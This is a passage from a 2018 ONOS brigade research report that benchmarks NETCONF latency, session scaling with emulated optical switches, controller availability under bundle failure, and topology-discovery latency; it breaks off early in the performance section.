



HAL
open science

ONOS Security & Performance Analysis (Report No. 2)

Stefano Secci, Sandra Scott-Hayward, Yu Wang, Quang Van, Dominique Verchere, Mamadou Alpha Sow, Christophe Basquin, Dylan Smyth, Kamel Attou, Kashap Thimmaraju, et al.

► To cite this version:

Stefano Secci, Sandra Scott-Hayward, Yu Wang, Quang Van, Dominique Verchere, et al.. ONOS Security & Performance Analysis (Report No. 2). [Research Report] ONOS. 2018. hal-03188701

HAL Id: hal-03188701

<https://hal.science/hal-03188701>

Submitted on 21 Apr 2021

HAL is a multi-disciplinary open access archive for the deposit and dissemination of scientific research documents, whether they are published or not. The documents may come from teaching and research institutions in France or abroad, or from public or private research centers.

L'archive ouverte pluridisciplinaire **HAL**, est destinée au dépôt et à la diffusion de documents scientifiques de niveau recherche, publiés ou non, émanant des établissements d'enseignement et de recherche français ou étrangers, des laboratoires publics ou privés.

Accelerating the Adoption of SDN & NFV

ONOS Security and Performance Analysis (Report No. 2)



Stefano Secci⁺, Sandra Scott-Hayward^{*}, You Wang[#], Quan Pham Van[^], Dominique Verchere[^], Alpha Sow[€], Christophe Basquin[€], Dylan Smyth[°], Kamel Attou^{\$}, Kashyap Thimmaraju[£], Andrea Campanella[#]

⁺ Cnam, France. ^{*}CSIT, QUB,, U.K. [^]Nokia Bell Labs, France. [€]Airbus, France.

[°]Nimbus Centre, CIT, Ireland. ^{\$}Anevia, France. [£]TU Berlin, Germany

[#]Open Networking Foundation, USA.

Corresponding author: Stefano Secci (stefano.secci@cnam.fr)

Date: Nov. 2, 2018

TABLE OF CONTENTS

Introduction	2
1. Performance Analysis	3
1.1 NETCONF south-bound interface performance evaluation	3
1.2 Controller availability against bundle failure analysis	14
1.3 Network performance and scalability analysis	16
2. Security Analysis	22
2.1 SDN controller hardening guidelines	22
2.2 ONOS configuration issues and vulnerabilities	27
Summary	41
Acknowledgements	42
References	42
About ONOS	43

Introduction

This is the second report of the ONOS Security & Performance Analysis (sec&perf) brigade. The goal of sec&perf brigade reports is to raise awareness about weaknesses of the ONOS system, and to provide feedback to ONOS developers on the quality of their code and the impact of pieces of code on the ONOS performance.

In the following, we report about major activities of the brigade with ONOS 1.12 and 1.13.

Editorial note: the report is not self-contained as a scientific publication could be, i.e., a prior technical knowledge on the various technologies (e.g., NETCONF, OpenFlow message types, etc) is needed to fully understand the content of the report.

Citation:

S. Secci, S. Scott-Hayward, Q. Pham Van, D. Verchere, A. Sow, C. Basquin, D. Smyth, K. Attou, K. Thimmaraju, A. Campanella[#], “ONOS Security & Performance Analysis (Report No. 2)”, *Informational Report, Open Networking Foundation, November 2018.*

1. Performance Analysis

In this section, we report on three major activities in which the brigade was involved:

1. NETCONF SBI performance test.
2. Control-plane performance under bundle failure.
3. Evaluation of ONOS performance and scalability.

1.1 NETCONF South-Bound Interface performance evaluation

After an introduction to NETCONF, we describe three performance tests against the NETCONF SBI.

1.1.1 Network Configuration (NETCONF) protocol

The Network Configuration Protocol (NETCONF) is a session-based management protocol [1]. NETCONF is usually implemented on top of the SSHv2 transport protocol as specified in RFC 6242 using the NETCONF Configuration Protocol over Secure Shell (SSH), but can also use Telnet.

NETCONF can be used as an alternative to Command Line Interface (CLI) or Simple Network Management Protocol (SNMP) for managing network nodes. It uses XML as schema language to configure network devices, and RPC messaging for communication between a NETCONF client (here running at the ONOS controller) and a NETCONF server (running at the network device). An RPC message and configuration data is encapsulated within an XML document. These XML documents are exchanged in a request/response type of interaction. The network device interface must support both configuration and operation information retrieval.

NETCONF makes a clear distinction between configuration data and operational state and statistics. The NETCONF client in ONOS controller can easily fetch separately configuration data, operational state data, and statistics from network devices, and it enables ONOS controller to compare these data between devices. The ONOS driver acting as a NETCONF client encodes an RPC in XML and then sends this RPC to a network device acting as NETCONF server. NETCONF allows to run operations on network devices, like edit, copy, get or delete data. Those operations can be done on three different datastores: « Running », « Candidate » and « Startup », as depicted in Figure 1.




Figure 1: Image describing NETCONF operations

At the first exchange, the server indicates its capabilities by sending a document containing an `<hello>` element, then the client must also send its capabilities, as depicted in Figure 2. After capabilities exchange, the controller can send an `<rpc>` to the device, then either the server sends back an `<rpc-reply>` containing a data element with the results of the query, or it sends back instead an `<rpc-reply>` with an `<rpc-error>` element included. The contents of both NETCONF messages i.e., the request and the reply are fully described in XML DTDs or XML schemas, or both, allowing both ONOS and the network device being benchmarked to recognize the syntax constraints imposed on the exchange.




Figure 2: NETCONF session establishment with Hello message exchanges

All the NETCONF devices must allow the configuration of their data, and after the connection initialization and the opening of the session, a set of operations allowing the

modification of equipment can be executed. The NETCONF operations currently supported by ONOS are:

- *sendHello*: sends a message containing the device capabilities;
- *get*: retrieve running configuration and device state information;
- *getConfig*: retrieve the configuration of a specified datastore;
- *copyingConfig*: copies specified configuration;
- *editConfig*: loads (part of) a configuration to a target configuration datastore;
- *copyConfig*: overwrites an existing configuration with the content of another.

These operations are done on datastores that each device can maintain. The *running* datastore represents the active configurations in the device. The *candidate* datastore allows collecting client configuration operations; those configurations take effect after the client performs a « commit » operation to tell to the server to write candidate datastore onto the running or the startup one. The *startup* datastore represents the configuration to be applied when starting the device.

The registration of devices to ONOS can be done via the REST API, hence .json files containing the device's IP address, authentication data and port used by the device.

1.1.2 Configuration retrieval latency tests

Contributors: Alpha Sow (Airbus), Christophe Basquin (Airbus), Andrea Campanella (ONF).

In order to assess latency performance of NETCONF operations, we first test the *get* and *set* commands of the ONOS NETCONF SBI by recording the whole time, including intermediate times through insertion of specific timing code.

Our work environment was composed of (i) a CentOS 7 system with a 3.20 GHz 8-core CPU and 5.7 GB of live memory to run ONOS (version 1.12) and the TestON test tool¹, (ii) a virtual machine running of-config², and (iii) a Juniper switch (EX3400 15.1X53-D56) to be able to compare the performance with a physical equipment.

Running TestON for ONOS requires using the topology file (.topo), the parameters file (.params) which configures the execution order and the variables for the test cases, the Python file (.py) where the test cases are written, and an additional test file used to export environment variables into the tester's shell (used by the ONOS test and utility scripts).

¹ <https://wiki.onosproject.org/pages/viewpage.action?pageId=2133836>

² Of-config is a wrapper for an OpenvSwitch instance that uses NETCONF protocol and translates it to OVSDB in order to use that database implementation. <https://github.com/openvswitch/of-config>

The tests we run used the “netconf-get-config” queries from the virtual switch and the Juniper switch to see which part of the code takes most of the time. Both tests were performed separately and lasted 8 hours; in this time frame, around 140000 queries could be executed from the virtual switch and 96000 from the Juniper device. This difference can be explained by the more complex and secured operating system with the Juniper device. Nevertheless, note that this higher throughput performance with ONOS does not come with any incorrect or unexpected behavior from ONOS.

We inserted different measurements points in the ONOS NETCONF code. We have timing samplers from three portions of the code:

- the code that constructs the RPC "get" message in the *NetconfSessionMinaImpl* class.
- the first part of the “sendRequest” method, timing the *CheckAndReestablish* part, which is used to restart the SSH, the session or the channel connection.
- the second part of the *sendRequest* method, which is used to create the header of the XML request.

Timing results are shown in Figure 3. We can observe the following:

- For the get and reestablish (‘reest’ in the plot) parts, the results related to the virtual switch have a much higher variability and large instabilities, certified by the many outliers (despite the very large interquartile range). From an in-depth analysis we could, in fact, spot such instabilities at precise periods for the emulator case. Note that for both cases there were no interruptions, only point increase/decrease of the processing time.
- There were fewer instabilities for the XML header processing part.
- For the get and reestablish parts, the processing time is a bit faster when running queries from the Juniper device, statistically, while the XML processing is slower with the Juniper switch.




Figure 3: boxplot statistics of three different NETCONF SBI parts (get, reestablish indicated with 'reest', XML processing), running NETCONF queries from a virtual switch and from a Juniper device. Such a “boxplot” shows minimum, first quartile, median in red, third quartile, maximum and outliers with '+' (outliers are falling outside 200 times the inter-quartile range).

1.1.3 Network connection establishment latency

Contributors: Quang Huy Tran (IMT), Quan Pham Van (Nokia), Dominique Verchere (Nokia), Andrea Campanella (ONF).

During a second test, we analyzed the NETCONF connection establishment time for a set of network devices. We focus, in particular, on carrier-grade network devices, and more precisely Reconfigurable Optical Add/Drop Multiplexer (ROADM) device, for which the connection establishment time is particularly important as the configuration latency in optical networks is adding an important component to network recovery operations for which ms-order guarantees must be ensured.

The overall testbed setting is depicted in Figure 4. NETCONF devices are emulated by LINC switches (LINC is a pure OpenFlow software switch written in Erlang, implemented in the userspace which allows quick development and testing of new OpenFlow features [2]), in turns emulating a ROADM device (via LINC optical extension, LINC-OE). LINC uses OF-Config 1.1.1 [3] for its configuration, and runs in a Docker container. All the containers are deployed in the same physical machine that is separate from the machine hosting ONOS. The ONOS controller runs on an Ubuntu 16.04 LTS physical machine with a 2-core CPU of 1.6 GHz and 2 GB of RAM, under version 1.13.1 (Nightingale) and in standalone mode. The testbed setting is aligned with the methodologies for benchmarking performance of SDN controllers being currently specified by the IETF Benchmarking Methodology Working Group [4].




Figure 4: Connection latency testbed configuration

To measure the time to establish the different NETCONF control sessions required with a given number of network devices, the following configurations are required:

- The configuration of the IP address and the port of each container running one LINC-OE instance hosted at the machine.
- The configuration file in json format which specifies the ID, IP address, ports and other parameters of the network devices.
- The total NETCONF session establishment time is measured from the time the configuration file (json file) of the LINC switches is uploaded at ONOS to the time the control session of the last LINC switch is established with ONOS.

ONOS needs the information to connect to the LINC switches in a json file where username, password, ip and port are specified. Hereafter is an extract of the json file describing the configuration uploaded into ONOS Controller:

```
{
  "devices": {
    "netconf:192.168.1.10:50001": {
      "netconf": {
        "ip": "192.168.1.10",
        "port": 50001,
        "username": "linc",
        "password": "linc"
      },
      "basic": {
        "driver": "netconf"
      }
    },
    "netconf:192.168.1.10:50002": {
      "netconf": {
        "ip": "192.168.1.10",
        "port": 50001,
        "username": "linc",
        "password": "linc"
      },
      "basic": {
        "driver": "netconf"
      }
    },
    (...)
    "netconf:192.168.1.10:50100": {
      "netconf": {
        "ip": "192.168.1.10",
        "port": 50100,
        "username": "linc",
        "password": "linc"
      },
      "basic": {
        "driver": "netconf"
      }
    }
  }
}
```

This configuration file is uploaded into ONOS to establish 100 NETCONF control sessions. Similar files were created for 200, 300, 400 and 500 LINC-OE nodes. Then the time to establish the NETCONF control session of each LINC switch is measured.

To increase the confidence in the performed measures, each experiment is repeated 3 times. Benchmarking experiments were carried out with 100, 200, 300, 400, 500 LINC-OE containers³. ONOS is launched with the NETCONF SBI driver (org.onosproject.drivers.netconf) activated. As LINC switch embeds a basic NETCONF server, no ONOS specific driver is needed at switches. As no driver-name is specified in the basic configuration file above, ONOS assigns the default NETCONF configuration.

The performance results are summarized in the table and plot of Figure 5. The NETCONF control session establishment time is linearly proportional to the number of network nodes. A very small variance around the average can be observed. This benchmarking tests demonstrate that ONOS is rather stable in establishing NETCONF Control sessions and that when the number of devices increases.




Figure 5: NETCONF session establishment latency for a variable network size

As a further work, we plan to run these tests in a multi-instance configuration.

³ It is worth noting that we chose a maximum of 500 network devices because of the IT configuration used to perform the experiment. The experiment does not always perform properly above 500 LINC-OE instances.

1.1.4 Session scaling requirements

Contributors: Quang Huy Tran (IMT), Quan Pham Van (Nokia), Dominique Verchere (Nokia), Andrea Campanella (ONF).

The objective of this experiment is to quantify the amount of computing resources (CPU, RAM) to deploy a determined number of NETCONF control sessions between one ONOS controller and a network of NETCONF clients, where the controller is configured to periodically request information states. We focus in particular on emulated ROADMs devices and a controller configured in standalone mode, as in the previous section.

The operations to retrieve, configure, copy and delete configuration of NETCONF datastores include: (i) get, (ii) get-config, (iii) edit-config, (iv) copy-config, (v) delete-config, (vi) lock, (vii) unlock, (viii) close-session, (ix) kill-session. Additional operations can be provided, typically based on the capabilities advertised by the specific context, as for instance for optical network devices.

As previously, we run a set of benchmarking experiments composed of 100, 200, 300, 400, 500 devices that are LINC-OE nodes run as containers. We measure the percentage of memory and CPU used by the controller to establish different NETCONF control sessions with a given number of network devices. As for the previous experiment, we use a configuration file in json format specifying the ID, IP address, ports and other parameters of the network device.

When ONOS controller is launched, ONOS assigns the default NETCONF configuration. Then the CPU and the memory used by ONOS to establish the NETCONF control sessions with a given number of LINC switches is measured. Each experiment is repeated three times with the same number of devices. An SDN application was developed to send, for each experiment, NETCONF <get> RPCs simultaneously to all connected devices. Each <get> operation used during the experiments has the formation in Figure 6 and it does not have any specific parameters such as NETCONF <filter>.




Figure 6: Content of exchanged NETCONF <get> messages.

Note that the SDN application does not manipulate or process any configuration or capability data from NETCONF <get-reply> messages received. The SDN application is configured with a polled NETCONF <get> operation rate named hereafter «polling rate» to send the different NETCONF <get> operations from the controller to the set of devices, i.e., all the LINC switch instances receive a NETCONF <get> operation during a configurable time interval. The CPU and RAM utilization percentage are measured for 3 polling rates configured at the SDN application: (i) 1 <get> every 10 s, (ii) 1 <get> every 5 s and (iii) 1 <get> every 1 s. The benchmarking results are reported in Figure 7.




Figure 7: CPU & RAM percentage vs. NETCONF <get> operation polling rates

In average, it is observed that the CPU required is almost independent of the polling rates i.e., 0.1, 0.2 and 1 message/second, while it is not in terms of RAM required which increases with the polling rates.

As a further work, we plan to run these tests in a multi-instance configuration.

1.2 Controller availability against bundle failure analysis

Contributor: Kamel Attou (Anevia)

This section reports a follow-up of the controller availability against bundle failure analysis documented in the 1st brigade report [5]. We refer to the 1st report for the complete description of the test framework and related terminology. We simply report in the following updated results by running the same experiments on ONOS 1.13.1 (Nightingale, May. 2, 2018), working with the version 8u161 of Oracle JDK.

This time we tested only the distributed/clustering mode. For the machines we used Ubuntu 16.04 OS (kernel 4.4.0). For the virtualization environment, we used KVM (Qemu v2.5.0), using Open vSwitch v2.5.2.

Table 1 reports the results, i.e., it lists the bundles that if failed caused an abnormal controller behavior. For the sake of clarity, we simplified the behavior terminology with respect to the first report with only three main behaviors as follows:

- **Failover behavior without restoration:** a new master is elected and the active control-plane traffic is rerouted to the slave controller upon failure. However, the traffic gets interrupted on the impacted instance, even upon bundle restoration, which is a symptom of degraded state of the system, even if the cluster is still working with two instances.
- **No failover behavior:** in this behavior, there is no failover on the bundle deactivation, so we suppose the controller being down. However, we note that immediately after the reactivation, a new master is elected and the failover takes place, but the former master node stays down.
- **Transient alteration behavior:** In this behavior, we observed during the failure, an alteration in Packet_In and/or Packet_Out signaling. After the reactivation, the controller gets to its nominal state.

We determined the criticality subjectively considering the behavior and the artifact function. We consider the first behavior above as not very significant because the master instance does not get to an unknown or degraded state, but become unavailable bringing more reliability in the consensus election as compared to the previous results from the first report. For two bundles we suspect that the Karaf instance integrity could be altered so we consider them a bit more critical (medium criticality). About the second behavior above the control plane processing appears to get interrupted during the failure, hence we consider this behavior with a high criticality. The third behavior above

concerns two bundles which are the openflow provider and the forwarding application; it makes sense to have control-plane traffic alteration with those ones, hence we consider them respectively as low and medium critical.

Table 1 : Bundles causing control-plane impairment and states.

Bundle with behavior classification	Criticality	Criticality state for v1.10.2 [5]
<i>Failover behavior without restoration:</i>		
org.apache.felix.framework	Medium	High
org.apache.aries.proxy.impl	Low	Medium
org.apache.felix.scr	Low	Low
org.onosproject.onos-core-net	Low	Not present
org.onosproject.onos-core-dist	Low	Medium
org.onosproject.onos-core-persistence	Low	Low
org.onosproject.onos-core-primitives	Low	Not present
org.apache.karaf.system.core	Low	Low
org.apache.felix.configadmin	Medium	High
<i>No failover behavior:</i>		
org.apache.karaf.features.core	High	Low
org.onosproject.onos-drivers-default	High	Not present
org.onosproject.onos-protocols-openflow-ctl	High	Not present
org.onosproject.onos-providers-openflow-device	High	Medium
<i>Transient alteration behavior:</i>		
org.onosproject.onos-apps-fwd	Low	Low
org.onosproject.onos-providers-openflow-packet	Medium	Medium

1.3 Network performance and scalability analysis

Contributors: You Wang (ONF), Suchitra Vemuri (ONF)

In the following we summarize the results of the four experiments that measure and quantify latency and throughput performance of ONOS subsystems, as done for the first report [5]. As for the first report, to which we refer for a precise description of the scenarios, goal and setups description, these experiments are:

1. Latency of topology discovery
2. Flow subsystem throughput
3. Latency of intent operations
4. Throughput of intent operations

The experiments are executed with ONOS version 1.12 (Magpie). Differently than for the 1st report, this time the testbed setup uses physical servers. Each server instance has a Dual Xeon E5-2670 v2 2.5GHz processor with 64GB DDR3 and 512GB SSD. Each server uses a 1Gb NIC for the network connection. The instances are connected to each other through a single switch.

1.3.1 Latency of topology discovery

The link up/down test results are divided into link-up test result and link-down test result, with three times (to generate device, link and graph events), as depicted in Figure 8. Overall, the latency numbers stay the same by comparison with Kingfisher release with, for the up test, a latency around 7 ms for the single instance case, and around 16ms for the distributed mode case, and for the down test a latency ranges from 3 to 5 ms.




Figure 8: port state change latency results.

The switch-up/down test results are also divided into switch-up test result and switch-down test result, as detailed in Figure 9.

For the switch up test result, latency is around 50 ms, which stays the same by comparison with the Kingfisher release.

For the switch down test results, latency ranges between 3 - 7 ms. By comparison with the Kingfisher release, the multi-instance latency increased by 2 ms which is due to a fix correcting its functionality by shutting down a message dispatch thread when the channel is disconnected. See <https://jira.onosproject.org/browse/ONOS-7338> for more details about this fix.

